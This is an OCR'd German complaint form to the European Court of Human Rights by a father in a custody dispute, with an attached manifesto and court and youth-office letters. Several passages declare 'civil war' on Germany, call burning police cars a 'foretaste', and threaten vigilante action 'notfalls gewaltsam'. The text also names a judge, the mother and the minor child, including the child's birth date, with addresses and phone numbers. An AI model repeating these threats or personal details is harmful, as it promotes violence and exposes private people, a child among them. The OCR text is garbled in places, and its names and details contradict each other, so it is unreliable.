 Sämtliche Angaben zum Sachverhalt, zu den Beschwerdepunkten und zur Frage der Erschöpfung des innerstaatlichen Rechtswegs sowie der Einhaltung der sechs-Monats-Frist (siehe Artikel 35 Absatz 1 der Konvention) müssen in diesem Teil des Beschwerdeformulars dargelegt werden (Abschnitt E, F und G) (Artikel 47 Absatz 2 (a) der Verfahrensordnung des Gerichtshofs). Der Beschwerdeführer kann seine Angaben auf einem dem Beschwerdeformular beigefügten gesonderten Dokument ergänzen, das 20 Seiten nicht überschreiten darf (Artikel 47 Absatz 2 (b) der Verfahrensordnung); von der Begrenzung der Seitenzahl ausgenommen sind Kopien von Dokumenten und Entscheidungen.

E. Darlegung des Sachverhalts

34.

Man verweigert mir einen Anwalt.

So kann ich keinerlei Gerichts-Verfahren über die erste Instanz hinaus führen.

Deshalb habe ich

SEIT 14 (IN WORTEN: VIERZEHN) JAHREN KEINERLEI KONTAKT ZU MEINEM KIND!

Meine Ex bedroht und erpresst mich, ruiniert meine Firma weshalb ich arbeitslos bin, man verleumdet mich, man bedroht ich mit richterlicher Willkür und Polizei-Gewalt.

ICH WURDE VON POLZISTEN ERST BEDROHT UND DANN ZUSAMMENGESCHLAGEN UND ZWAR WEIL ICH EINE DIENSTAUF SICHT BESCHWERDE UND STRAFANZEIGEN GEGEN POLZISTEN EINGEREICHT HATTE!

Dazu gibt es auch eine Petition beim Europäischen Parlament.

Europäischer Gerichtshof für Menschenrechte - Beschwerdeformular 5/11

Darlegung des Sachverhalts (Fortsetzung)

35.

siehe Anschreiben:

Ich lege Menschenrechtsbeschwerde ein, verletzt ist mein Recht auf ein faires Verfahren.

Ich kann nicht vor den Bundesgerichtshof oder das Oberlandesgericht ziehen weil mir ein Rechtsanwalt verweigert wird. Damit ist der Rechtsweg erschöpft. Zudem lege ich neue Beweise vor (Kriegserklärung).

Wenn man seine (auch finanziellen) Rechte geltend machen will - um Prozesskostenhilfe für einen ab zweiter Instanz notwendigen Anwalt zu bekommen muß man vorab mit den aus § 34 GmbhG resultierenden Konsequenzen (Einzug Anteile durch Restgesellschaftler) eine eidesstattliche Versicherung über das Vermögen abgeben - wobei Klagegrund darin liegen kann daß Gelder nicht ausbezahlt werden. So gewinnt derjenige Mitgesellschafter der illegale Zahlungen blockiert auch ganz ohne letztinstanzliches Verfahren!

Abgesehen davon sollte ursprünglich ein geteiltes Sorgerecht - immerhin wohnten beide Elternteile in der gleichen Kleinstadt - bei dem das Kind jede gerade Woche / ungerade Woche zwischen den Wohnsitzen der Elternteile hin und her pendelt geschaffen werden. Das wirkt sich natürlich auch aus auf eventuelle Unterhaltszahlungen, denn es ist nicht einzusehen daß derjenige Elternteil derd as Kind bei sich großwerden lässt an den anderen Unterhalt bezahlt, weil die Kindererziehung und Versorgung ja vollständig in Eigenleistung geschieht. Wou soll ich eine Ex mit der ich mir nichts mehr zu sagen habe weil ich mich von ihr getrennt habe nachdem Sie mit dem Kind gefährlichen pseudomedizinischen Sektan-Larifari veranstalten wolte und mir das Sorgerecht deshalb nicht zugestehen wolte damit ich das Aufwachsen des Kindes in der Sekte nicht verhindern für ihre Fehlerziehung auch noch bezahlen? Das Geld landet doch sowieso alles in Reiki-Seminaren), also bei der Sekte und nicht beim Kind. Lieber beauftrage und bezahle ich von diesem Geld ich eine Erzieherin die mir genehm ist und meine Vorstellungen der Kindererziehung druchsetzt falls ich die Erziehung und Versorgung des Kindes eben nicht sogar anteilig selbst übernehme. Schon deshalb sollten hinsichtlich Vermögensauküntfen keinerlei Tatsachen geschaffen werden.

Ich füge noch Material über die angeblichen Bedrohungen gegen Richter bei (wer läßt hier bitteschön wen zusammenschlagen?) Sie sind Bestandteil meines Bürgerkrieges gegen die Bundesrepublik der bisher insofern erfolgreich war als der §1626a BGB am 16. April 2013 binnen Jahresfrist nach meiner Kriegserklärung an den deutschen Bundestag am 14./15. April 2012 geändert wurde nachdem - und das war Grund der Kriegserklärung, eine Dekade lang nicht geschehen war.

Europäischer Gerichtshof für Menschenrechte - Beschwerdeformular 6/11

Darlegung des Sachverhalts (Fortsetzung)

36.

siehe <http://take-ca.re/>

Aus unehelicher eheähnlicher Lebensgemeinschaft mit gemeinsamem Haushalt geht ein gemeinsames Kind hervor.

Kindes-mutter ist Mitglied einer pseudomedizinischen Sekte ("Reiki") der Großmütter die "Heilen durch Hand-auflegen" betreibt. (<http://reiki-direkt.de/huessner/> oder <http://take-ca.re/huessner/>) Vater will nicht daß das Kind im Sinne der Sekte erzogen wird.

Mutter verweigert Sorgerechtsklärung für das Kind abzugeben von Vater daran zu hindern die Religion, also über die Sektenzugehörigkeit zu bestimmen und/oder schulmedizinische Behandlung für das Kind durchzusetzen. Daraufhin erfolgt aufgrund dieses Vertrauensbruches Trennung.

Nach der Geburt will der Vater Umgang mit seinem Kind haben, es also besuchen oder daß es ihn besucht! Um das zu verhindern gibt die Mutter an er sei gar nicht Vater des eigenen Kindes, wohl-gemerkt nachdem sie ihn vorher urkundlich beim Jugendamt als Vater angegeben hat um Unterhalt kassieren zu können. (Den hätte der Vater vermeiden können wenn es zu einer sogenannten Residenzlösung gekommen wäre, also bei vollem Sorg- und Umgangsrecht des Vaters das Kind zwischen den Elternteilen "gependelt" wäre, beispielsweise jede gerade Woche bei Papa, jede ungerade Woche bei Mama). Hierfür hat der Vater sogar noch jahrelang große Wohnung vorgehalten während er Gerichtsentscheidungen abwarten mußte. Da so zudem identischer finanzieller Erziehungsaufwand für beide Elternteile entsteht wäre Unterhaltspflicht weggefallen.

Der Kindes-vater muß sich, nach der Neuregelung des § 1626a BGB anders als die Frau, - "Wohlverhalten" - wenn er das Sorgerecht haben will. Hat diese - beispielsweise als Alkoholikerin beim Stillen die "Tüte voll Hardenberg" oder schädigt das Kind - dann gilt kein Kindeswohlvorbehalt, keine Kindeswohlprüfung, dann muß ein Verfahren zur Aberkennung des Sorgerechtes eingeleitet werden § 1666 BGB.

auch als Download unter <http://central.banktunnel.eu/download/> und <http://central.banktunnel.eu/tumblr.com/>

Europäischer Gerichtshof für Menschenrechte - Beschwerdeformular 7/11

F. Angabe der geltend gemachten Verletzung(en) der Konvention und/oder Protokolle und Begründung der Beschwerdes

| | |
|------------------------------|---|
| 37. Geltend gemachte Artikel | Erläuterung |
| Artikel 14 | Ich werde diskriminiert weil ich
- ein Mann bin
- als behindert verleumdet werde |
| Artikel 4 | Man hat alles getan um mein Recht auf ein faires Verfahren innerhalb angemessener Frist zu behindern.

Die Bundesrepublik hat ein Gesetz nicht geändert das gegen die Verfassung verstieß und mein Recht zur Klage ein Jahrzehnt lang behindert |

[2] http://40.media.tumblr.com/f12e523676f7e2bb306b32053f32f7/tumblr_nobjeK3XQ1sofvubo2_1280.jpg

Europäischer Gerichtshof für Menschenrechte - Beschwerdeformular 8/11

G. Bestätigen Sie für jeden Beschwerdepunkt, dass Sie die im betroffenen Land verfügbaren Rechtsbehelfe einschließlich aller Rechtsmittel eingelegt haben, und geben Sie zum Nachweis der Einhaltung der Sechs-Monats-Frist auch das Datum an, an dem die letzte innerstaatliche Entscheidung erging und Ihnen zugestellt wurde.

| | |
|--|---|
| 38. Beschwerdepunkt
Artikel 4 und Artikel 14
Artikel 4 und Artikel 14
Artikel 4 | Angabe der eingelegten Rechtsmittel und Datum der letzten Entscheidung
1 BvR 50/15 Bundesverfassungsgericht Karlsruhe vom 23. Januar 2015
3 UF 70/14 Oberlandesgericht Frankfurt a.M.
92 F 493/13 Amtsgericht Bad Homburg v.d.Höhe |
|--|---|

Europäischer Gerichtshof für Menschenrechte - Beschwerdeformular 9/11

39. Gibt es oder gab es einen Rechtsbehelf, der nicht eingelegt wurde? Ja Nein

40. Wenn ja, welcher Rechtsbehelf wurde nicht eingelegt? Warum?
Man verweigert mir einen Anwalt! Ab der zweiten Instanz herrscht aber Anwaltspflicht.

H. Angaben zu anderen internationalen Instanzen (sofern angerufen)

41. Haben Sie einen dieser Beschwerdepunkte einem anderen internationalen Untersuchungs- oder Schlichtungsorgan vorgelegt? Ja Nein

42. Wenn ja, fassen Sie das Verfahren kurz und präzise zusammen (vorgetragene Beschwerdepunkte, Name der internationalen Instanz und Datum und Art der ergangenen Entscheidungen).
In 1 BvR 933/01 hat das Bundesverfassungsgericht entschieden daß der §1626a BGB, das Sorgerecht unverheirateter, nicht mit der deutschen Verfassung, dem Grundgesetz, vereinbar sei und dem Gesetzgeber, dem deutschen Bundestag, Frist gesetzt bis zum 31. Dezember 2003 dies zu ändern.
Nachdem 2012, fast 10 JAHRE SPÄTER, immer noch nichts geschehen war habe ich mit Petition Pet-A-17-99-1030-02171 vom 14./15. April 2012 beim Deutschen Bundestag, Berlin, den Verfassungsnotstand/Widerstandfall nach Artikel 20 Absatz 4 Grundgesetz erklärt weil ich die freiheitlich demokratische Grundordnung gefährdet sehe wenn das Parlament sich nicht um Entscheidungen der Normenkontrollinstanz kümmert. Damit befindet sich Deutschland im Bürgerkrieg.
DARAUHIN wurde mit Wirkung des 19. Mai 2013 das Gesetz - im übrigen zum Schlimmeren - geändert. Gab es vorher keine Möglichkeit für unverheiratete Väter ihr gemeinsames Sorgerecht einzuklagen, so können diese jetzt klagen - falls die Mütter nicht von ihrem neugeschaffenen Veto-Recht gebrauch macht - was genau dasselbe ist wie vor der Reform.
Direkt nach Klageeinreichung am 19. Mai 2013 wurde ich am 23. Mai 2013 von Polizisten die mich wohl per willkürlicher Inhaftierung und Bedrohung an Klage hindern wollten in meiner Wohnung "überfallen und" dann krankenhausrreif "zusammenschlagen" weil sie sich provoziert gefühlt hatten. Weil dies möglicherweise eine Bürgerkriegs-Angriffs-handlung ist habe ich sicherheitshalber Offensive an das internationale Kriegsverbrechertribunal in Den Haag gemeldet.

43. Haben Sie (der Beschwerdeführer) derzeit oder hatten Sie in der Vergangenheit andere Beschwerden vor dem Gerichtshof anhängig? Ja Nein

44. Wenn ja, geben Sie im nachfolgenden Feld bitte die Beschwerdenummer(n) an.
nicht relevant

Europäischer Gerichtshof für Menschenrechte - Beschwerdeformular 11/11

Sonstige Anmerkungen
Haben Sie weitere Anmerkungen zu Ihrer Beschwerde?
46. Anmerkungen

Erklärung und Unterschrift
Ich erkläre nach bestem Wissen und Gewissen, dass die von mir im vorliegenden Beschwerdeformular gemachten Angaben richtig sind.

47. Datum
[2 | 3 | 0 | 5 | 2 | 0 | 1 | 5] z. B. 27/09/2012
T T M M J J J J J

Der/die Beschwerdeführer oder der/die Bevollmächtigte(n) müssen in diesem Feld unterschreiben.
48. Unterschrift(en) Beschwerdeführer Bevollmächtigte(r) - bitte Zutreffendes ankreuzen

Bestätigung der Kontaktperson
Bei mehreren Beschwerdeführern oder Bevollmächtigten geben Sie bitte Name und Anschrift derjenigen Person an, mit der der Schriftwechsel des Gerichtshofs erfolgen soll.
49. Name und Anschrift des Beschwerdeführers des Bevollmächtigten - bitte Zutreffendes ankreuzen
Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Germany

Unterschreiben Sie das vollständig ausgefüllte Beschwerdeformular und senden Sie es an:
The Registrar
European Court of Human Rights
Council of Europe
67075 STRASBOURG CEDEX
FRANCE

<http://take-ca.se/>

Geschlechtsumwandlung per Reiki!

Hintergrund des Streits ist, daß die Mutter der Frau Riek nach Ihrer Auffassung einen schädlichen Einfluß auf Ihre ehemalige Lebensgefährtin hat und Sie auch einen schädlichen Einfluß auf das gemeinsame Kind befürchten. Als Beispiel haben Sie darauf verwiesen, daß die Mutter der Frau Riek durch Handauflegen zu der Überzeugung gekommen sei, daß gezeugte Kind werde ein Sohn, während die behandelnden Ärzte mit einer Wahrscheinlichkeit von über 90 % die Geburt einer Tochter prognostizieren. Hiervon habe sich Frau Riek unter dem Einfluß ihrer Mutter nicht überzeugen lassen und vertrete beharrlich die Auffassung, daß sie einen Sohn erwarte.

so wörtlich: „männliche Seele“


Frau Riek weigert sich ferner, sich damit einverstanden zu erklären, daß Sie gemeinsam mit ihr die Sorge für das erwartete Kind übernehmen werden.

<http://take-ca.se/huasanez/>

aus der „Bestandaufnahme“ des Rechtsanwaltes Oliver Sieg vom 30. Mai 2000!

92 F 493/13 SO Amtsgericht Bad Homburg

[3] http://40.media.tumblr.com/6971b8b681b461ad1e7313e8a761dcc/tumblr_nobjeIK3XQ1sofvub03_1280.jpg



„So lange wie möglich“ ...
KONTAKT ...
„zu vereiteln“
um sich dann auf den
Standpunkt zu stellen in
der Zwischen-
zeit sei der
Vater dem
Kind
entfremdet“

9F-434/02 UG - AG Bad Homburg
Dr. Jur. Peter Finger



Erklärung des deutschen Widerstandes
Kampf für Menschenrechte

Auch Väter und insbesondere Behinderte solche haben eine Menschenwürde die ihnen den
Genuß von Menschenrechten erlaubt.

In Deutschland bekam ein Vater der nicht mit der Mutter des Kindes verheiratet ist nur dann
ein Sorgerecht wenn diese es ihm explizit einräumte. Dies verstieß sowohl gegen das
Grundgesetz als auch gegen die Menschenrechte was sowohl das Bundesverfassungsgericht als
auch die europäische Gerichtshof für Menschenrechte eingemurrt haben.

Das Bundesverfassungsgericht hat im Urteil 1 BvR 933/01 2003 die Bundesregierung dazu
verurteilt das Sorgerecht so abzuändern daß es geschlechtergleichberechtigt ist und somit das
Recht des Vaters auf ein Familienleben mit seinem leiblichen Kind nicht verletzt. Dazu hat das
Bundesverfassungsgericht der Bundesregierung Frist gesetzt bis zum 31. 12. 2003. Doch den
Bundestag kümmert das nicht.

Mehrfach wurde die Bundesrepublik Deutschland, das sind wir, alle Deutsche, verurteilt beim
Sorgerecht eklatante Menschenrechtsverstöße zu begehen vor dem europäischen Gerichtshof
für Menschenrechte. Das sind unter anderem die Fälle Zaunegger, Elsholz Sommerfeld und
Görgülü.

Am 14./15. April 2012 habe ich der Bundesrepublik mit Hinweis auf den Gesetzgebungsnot-
stand den Bürgerkrieg erklärt (Petition Pet A-17-99-1930-021771). Wohl absichtlich hat man
dann wieder Zeit – und zwar (wie seltsam: exakt) ein ganzes Jahr verstreichen lassen damit der
Bundestag dem Bundesverfassungsgericht im Rahmen dieses Machtspiels zeigen konnte daß es
Ihn überhaupt nicht interessiert was im Grundgesetz steht und er Bundesgesetze erlassen kann die
dann mühsam vom Verfassungsgericht einkassiert werden so viel er will.

Am 16. April 2013 änderte er den § 1626a BGB. Das sind weitere 10 (in Worten zehn)
verlorene Jahre in denen Mütter Vätern ihr Sorge-recht streitig gemacht haben und die Kinder
entfremden konnten.

Situation vor der Änderung:

Der Vater bekommt das gemeinsame Sorgerecht falls die Mutter es eintragen läßt.

Situation seit der Änderung:

Der Vater bekommt das Sorgerecht wenn die Mutter bei Gericht nicht ihr Veto einlegt.

Das ist keine Verbesserung sondern das selbe in grün. In der Zwischenzeit sind mehr als
800.000 Väter Opfer dieser Sorgerechtsregelung geworden. Der Verfasser sieht sein Kind seit 14
Jahren nicht.



Hätte ich nicht am 14./15. April 2012 den Not-Widerstandsfall (Bürgerkriegszustand) erklärt
dann wäre der gegen Verfassung und Menschenrechte verstoßende § 1626a BGB immer noch
in Kraft, der genau 1 Jahr nach meiner Kriegserklärung am 16. April 2013 geändert worden ist.

Möglicherweise weil man beim Bundestag gedacht hat die Jahresfrist die das Bundesverfass-
ungsgericht dem Bundestag 2003 gesetzt hatte sei eine Jahresfrist aus 2013?

Schon wieder mußte ich per Performancekunst – wie schon 2002/03 – demonstrieren daß bei
weiteren Verzögerungen und offensichtlichen Rechtsbeugungen des Totalversagens des
deutschen Rechtssystems Unruhen und Krawalle zu befürchten sind: Leite ich zudem jene
Drohungen (der Sekte?) die sich gegen mich richten weiter an Jugendamt, Polizei, Amts- und
Staatsanwaltschaft und tue so als wären es Drohungen gegen diese dann bekomme ich richtig
Arger.

Bei „Auto zerkratzen“ kann „die Polizei“ auch ermitteln, aber nur dann wenn es sich nicht um
meine Mercedes-A-Klasse handelt. Jetzt müssten Sie nur noch vertauschte Täter / Opfer
richtigstellen! AZ: 3660 Js 219084/07 SA Frankfurt a.M.

Außerdem habe ich ein Experiment gemacht. Ich wollte durch Selbstbezeichnung herausfinden
ob „die Polizei“ Telefonate aufzeichnet. Das macht Sie. Damit steht dem nichts mehr im Wege
anhand der Telefonate von damals nachzuweisen daß es sich bei meiner Performance „BANK
RUN – hole ich eben mein Geld aus der Bank bevor es veruntreut wird“ von Oktober 2009 um
Widerstand gegen die Weigerung der „Polizei“ handelt gegen das permanente Wasserstellen
und ausplündern meines Kontos (meiner Sozialleistungen) trotz widernatürlicher Einzugsermächti-
gungen durch Abbuchungen von Drückerklonnen (Alice / Frankfurter Sparkasse 1822) tätig zu
werden. AZ: 30 C 1503/10 25 AG Frankfurt a.M.

Dafür daß die Polizei mir Anfang 2007 weigerte mir zu Helfen Anspruch auf einen Anwalt der
für mich Sozialleistungen erstreiten sollte gegen das Rhein-Main Jobcenter und die ganz
offensichtliche ErfOLTERung einer Begutachtung haben wir ja schon Beweis. 3 ZS 1795/08
GStA Frankfurt a.M.

Damals hätten „Polizisten“ mich durch solch mehmonatiges Aushungern fast umgebracht.
Aber wir wissen ja daß „die Polizei“ nur tätig wird wenn Sie ihre prügelfeindlichen „Beamten“ dadurch
reinwaschen kann Opfer massiver staatlicher Willkür in Psychiatrien verschwinden zu lassen.



Wenn wir das Sorgerecht nicht mehr an natürliche Elternschaft binden,
warum betrifft das nur die männliche Elternschaft und nicht genauso
die weibliche?

*Ironie: Warum wechseln wir Elternschaft gleich nicht nach einem
Rotationsmodell alle paar Tage zwischen den unterschiedlichen
„Stechern“ einer promiskuen /Nutti zwischen den männlichen Mitgliedern
irgendwelcher Sado-Maso Swingerclubs?*

Wollen diejenigend die ein Problem mit ihrer (von mir aus „gottgewollten“)
Sexualität haben uns einreden abnorme sterile invitro Elternschaften aus der
Petrischale oder Kinder die (am besten noch gegen ged aus der dritten Welt)
adoptiert wurden seien besser?



elternabend-arschloch-gefickt.jpg



godisd-E-ad.jpg

[5] http://41.media.tumblr.com/e584e008e34817758998725507593db5/tumblr_nobjeK3XQ1sofvubo5_1280.jpg

In Bundestags-Petition: Pet A-17-99-1030-021171 vom 14./15. April 2012 wurde der Bundesrepublik Deutschland, „urkenstaat seitens des Deutschen elektronischen Widerstandes („Bundesrepublik Deutschland, Rechtsstaat“) der Bürgerkrieg erklärt.



Grund war das Urteil 1 BvR 933/01 vom 29. Januar 2003 des Bundesverfassungsgerichts, Karlsruhe in welchem der Deutsche Bundestag aufgefordert wurde bis zum 31. Dezember 2003 den § 1626a BGB verfassungskonform zu reformieren. Das ist das „Sorgerecht unverheirateter Väter“! Die Bundesrepublik wurde vom Europäischen Gerichtshof für Menschenrechte mehrfach verurteilt beim Sorgerecht Menschenrechtsverbrechen an Vätern zu begehen (22028/04 vom 3. Dezember 2009). Erst am 19. Mai 2013 wurde das Gesetz reformiert: zum schlechteren mit mütterlichem Sonder-Vetorecht.

<http://take-ca.re/egmrdoc.pdf>
<http://decl-wartumblr.com>
<http://sch-einesystem.tumblr.com>

Zudem hatten sowohl die Frankfurter als auch die Bad Homburger Polizei sich gegenüber Vätern die Gerichtsentscheide (Umgangsrecht) durchsetzen lassen wollten sich geweigert Hilfe zu leisten. Stattdessen wurde man verleumdete (nachweislicher Falschvorwurf Drogennahme), „verprügelt“, die Firma wurde ruiniert, und bei Jobverlust weigerte man sich monatlang Sozialleistungen auszubezahlen (auch nicht in Form von Lebensmitteln) wobei man den Tod des Antragstellers wenn nicht beabsichtigte zumindest billigend in Kauf nahm. Es gab hiergegen mehrere Hungerstreiks bis zu 25 Tage Länge und sogar Trinkstreiks in denen zwei mal sechseinhalb Tage lang keinerlei Flüssigkeit aufgenommen wurde. Mehrfach sah die Polizei bei Überfällen und Plünderungen zu. Nach Dienstaufsichtsbeschwerden kamen Beamte vorbei und schüchtern den Anzeigerstatist ein man könne ihn auch ohne orientierliches Verfahren mündot in einer Psychatrie verschwinden lassen. Wahlrecht wurde mit behördlicher Meldeeregisterfälschung verwehrt.

Brennende Polizeiautos sind ein Vorgeschmack auf das was der Souverän mit Ihnen machen wird.

15-20.000 Menschen haben deutlich gemacht: Der Bürger läßt sich vom Staat nicht länger verarschen. Wo Justiz das Recht beugt und sich das Parlament nicht an Vorgaben des Verfassungsgerichtes hält, wo Polizei Regimegegner foltert und terrorisiert muß ein Wechsel eben gewaltvoll erzwungen werden.



<http://take-ca.re/egmrdoc.pdf>
<http://decl-wartumblr.com>
<http://sch-einesystem.tumblr.com>

18. März 2015 Frankfurt a.M. Ostend



Am 24. Dezember 2014 wurde im Rahmen einer Kunst-Performance der Polizei des 1. Revieres in Frankfurt a.M., Zeil 33, 60313 Frankfurt a.M., symbolisch angedeutet was geschehen kann, wenn der Souverän sich von der Exekutive eben-



so verarscht fühlt wie von der Exekutive und Judikative. Verzögern von Verfahren, egal ob Gesetzgebungsverfahren / Gerichtsprozess / Verwaltungsakten bis zum Punkt wo derjenige der nach Durchsetzung seiner Rechte trachtet diese allein deshalb nicht mehr durchsetzen kann weil tatvorsätzlich untätige bleibende Behörden Gewohnheitsunrecht schaffen ist verfassungsgemäß (Art 20 Abs 4 GG) legitimer Grund für Krawalle / Randalie gegen Polizei-brutalität und Menschenrechtsbeugung.

18. März 2015 Frankfurt a.M. Ostend



Am 24. Dezember 2014 wurde im Rahmen einer Kunst-Performance der Polizei des 1. Revieres in Frankfurt a.M., Zeil 33, 60313 Frankfurt a.M., symbolisch angedeutet was geschehen kann, wenn der Souverän sich von der Exekutive eben-



so verarscht fühlt wie von der Exekutive und Judikative. Verzögern von Verfahren, egal ob Gesetzgebungsverfahren / Gerichtsprozess / Verwaltungsakten bis zum Punkt wo derjenige der nach Durchsetzung seiner Rechte trachtet diese allein deshalb nicht mehr durchsetzen kann weil tatvorsätzlich untätige bleibende Behörden Gewohnheitsunrecht schaffen ist verfassungsgemäß (Art 20 Abs 4 GG) legitimer Grund für Krawalle / Randalie gegen Polizei-brutalität und Menschenrechtsbeugung.



Der Herr B. bekam am 24.12.2014 die Nachricht, dass er kein Sorgerecht für seine uneheliche Tochter hat. Er hat sich sofort Unterstützung mit einem Anwalt gesucht und sich an den Familiengerichtspräsidenten (Jan Hils) und an beiden Unternehmern (das Leben zu reibereisen.tumblr.com) und veröffentlicht diese im Internet. http://sch-einesystem.tumblr.com. Die Polizei wurde darüber anonym verständigt. Nachdem ermittelt wurde, dass er sich in seiner Wohnung befindet, wurde diese für einen Tag besetzt. Die Wohnung wurde durchsucht und es wurden Beweise für eine mögliche Vergewaltigung gefunden. Die Polizei wurde darüber informiert und es wurde eine Anzeige für eingetragene Straftaten verfasst. Während der Ingewahrsamnahme äußerte er wiederholt, dass er sich nicht für die Straftaten verantworten möchte, damit gegen die Nichterteilung des Sorgerechts zu demonstrieren.



Maximilian Böhning
Hildebrandstraße 4
60316 Frankfurt a.M.
Mobil: +49 (0)174 3639226 oder +49 (0)176 65605075
Fax: +49 (0)69 67631634
EMail: maximilian.boehning@boehning.at
http://www.maximilian.boehning.at

<http://www.bunriek.boehring.at>
<http://www.take-ca.re>
<http://www.reisi-direkt.de/huessner/>
<http://www.noels.dynip.ru/m>

Maximilian Böhning, Hildebrandstraße 4, D-60316 Frankfurt, a.M.
persönlich ausgesellt
Oberlandesgericht
Zell 42
D-60313 Frankfurt a.M.
Frankfurt a.M., den 30. Januar 2014



92 F 493/13 SO Amtsgericht Rod Homburg v.d.Höhe - sofortige Beschwerde

Siehen, 30. Januar 2014 erreicht mich Beschluss vom 23. ausgestellt um 29. Januar 2014 und versehen mit Anschreiben vom 27. Januar 2014 zu zu diesem Zeitpunkt nicht vorhandener Ausfertigung desselben – wie geht denn das? Zudem im waderverschlossenen (Tasa) Briefumschlag?

Trotz mehrerer nicht beschiedener Ablehnungsgesuche und vorliegender Stellungnahmen gegen Sie entscheidet die SOXISTIN und RASSISTIN AmtsrichterIn Koerner einfach weiter: (Als Rassismus ist hier die Benachteiligung aufgrund eines fehlenden biologischen Merkmals – unterstellte geistige Behinderung – gemeint, Definition nach Duden online.)

Sie will die Notwehr gegen das zusammengeschlagen werden verbieten.

Wenn keine Einigung erzielt werden kann über die Inhalt der Erziehung eines Kindes ist immer die mütterliche Meinung maßgeblich, weil das weder gegen die Gleichberechtigung des Vaters verstößt.

Zudem führt Sie treffend aus daß das Kind frühestens mit 14 angehört werden kann. Sie hat es im Verfahren aber angehört. Es ist gelogen daß am 25. Oktober 2013 eine Anhörung stattgefunden hat. Diese Anhörung bezog sich so wurde ich informiert – auf das von mir angestregte Betreuungsverfahren gegen Uta Riek. Ich zitiere mal aus Seite 2 des Beschlusses.

Die Kindesmutter sei „gemeingefährlich“. Er beantragt ihre Einweisung und Erstellung eines psychiatrischen Gutachtens, weil sie Reiki praktizieren.

Die RichterIn ist zu dämlich Korruptionsvorwürfe gegen die Stadt Rod Homburg „Klärschlamm“ vom Verfahrensinhalt zu trennen.

ICH HABE AUFGRUND DERERFAHRUNGEN AUS 200-2002 VON ANFANG AN ERWARTET DASS IN DIESEM KORRUPTEN EMANZIPATRORSICHEN FEMINISTINNEN STAAT RECHTLICHE KLÄRUNG DER ANGELEGENHEIT UNMÖGLICH IST – ICH ÜBERLEGE DIE SACHE IN SELBSTJUSTIZ 7:1 KLAREN -NOTFALLS GEWALTSAM

Gru&GZlg:

(Maximilian Böhning)

[7] http://40.media.tumblr.com/e14c5a237995f661f7c6ec78ed7fd488/tumblr_nobjelK3XQ1sofvub0_1280.jpg

Bad Homburg

Der Magistrat
Fachbereich Soziales u. Jugend
- Soziale Dienste -

Postanschrift: Stadtverwaltung 61343 Bad Homburg v.d. Höhe
Herrn
Maximilian Bähring
Ludwigstraße 4
61348 Bad Homburg v.d. Höhe

Rathaus - Rathausplatz 1
Bad Homburg v.d. Höhe
Ansprechpartnerin: Frau Grohmann
Geschäftszimmer: 1. OG/173
Telefonzentrale: 06172 / 100-0
Telefon direkt: 06172 / 100-457
Telefax: 06172 / 100-470

26. September 2000

50.3.5.5048.BU.00.74

Beratung und Unterstützung für das Kind Tabaa Lara Riek, geb. 19.09.2000

Sehr geehrter Herr Bähring,

das Jugendamt ist beratend und unterstützend für das oben aufgeführte Kind, zur Klärung folgender Aufgaben beauftragt:

Feststellung der Vaterschaft
 Regelung der Unterhaltsansprüche des Kindes gegen den Vater

Frau Uta Riek **Sie als Vater ihres Kindes be- rufen!**

Wir fragen daher unter Hinweis auf die im Bürgerlichen Gesetzbuch enthaltenen Vorschriften (§§ 1592 ff BGB) an, ob Sie gewillt sind, die Vaterschaft anzuerkennen.
Als Vater eines nichtehelichen Kindes wären Sie nach § 1615 f BGB auch verpflichtet, dem Kind mindestens bis zur Vollendung des 18. Lebensjahres Unterhalt in Form einer Geldrente zu gewähren (sofern es nicht in Ihrem Haushalt aufgenommen worden ist).
Die Verpflichtung zum Unterhalt kann zusammen mit der Anerkennung der Vaterschaft (kostenfrei) beim Jugendamt beurkundet werden!

Zur Eintragung ihrer vollständigen Personalia ins Geburtsregister und zur Klärung der Unterhaltshöhe, die sich nach Ihren persönlichen und wirtschaftlichen Verhältnissen richtet - unter Berücksichtigung der Richtlinien und Sätze der „Düsseldorfer Tabelle“ (siehe beiL. Kopie) - bitten wir Sie, den beigefügten Ermittlungsbogen gewissenhaft auszufüllen, zu unterschreiben und mit den erforderlichen Nachweisen über Einkommen, Vermögen, aber auch sonstige Verpflichtungen, innerhalb der nächsten 14 Tage an uns zurückzusenden.

Sobald uns diese Unterlagen hier vorliegen, werden wir eine Unterhaltsberechnung vornehmen. Danach kann ein Termin zur Beurkundung der Vaterschaft und Unterhaltsverpflichtung mit Ihnen vereinbart werden.

Mit freundlichen Grüßen
Im Auftrag
Grohmann

Anlage:
Unterhaltsberechnung
1 Ermittlungsbogen

Postbank Frankfurt, BLZ 500 100 00, Konto 2512 000, Telemis-Sparkasse, DLZ 512 500 00, Konto 001 014 005, Öffnungszeiten Rathaus: Mo., Mi., Fr. von 08.00 bis 12.00 und Mi. von 14.00 bis 17.00 sowie nach Vereinbarung, Öffnungszeiten Stadtämter: Mo., Mi., Do. von 08.00 bis 17.00, Mi. von 08.00 bis 18.00 und Fr. von 08.00 bis 12.00.

Bad Homburg

Der Magistrat
Fachbereich Soziales u. Jugend
- Amtsvormundschaften -
- Beistandschaften -

Postanschrift: Stadtverwaltung 61343 Bad Homburg v.d. Höhe
Herrn
Maximilian Bähring
Ludwigstraße 4
61348 Bad Homburg v.d. Höhe

Rathaus - Rathausplatz 1
Bad Homburg v.d. Höhe
Ansprechpartnerin: Frau Grohmann
Geschäftszimmer: 1. OG/173
Telefonzentrale: 06172 / 100-0
Telefon direkt: 06172 / 100-457
Telefax: 06172 / 100-470

1. November 2000

Az.: 50.3.5.5048.BU.00.74

Beratung und Unterstützung für Tabaa Lara Riek, geb. 19.09.2000

Sehr geehrter Herr Bähring,

in obiger Angelegenheit teilen wir Ihnen mit, dass uns die Mutter des Kindes, Frau Riek heute telefonisch darüber informiert hat, dass **ein mündliche Zustimmung** zu Ihrer Vaterschaftsanerkennung abgegeben.

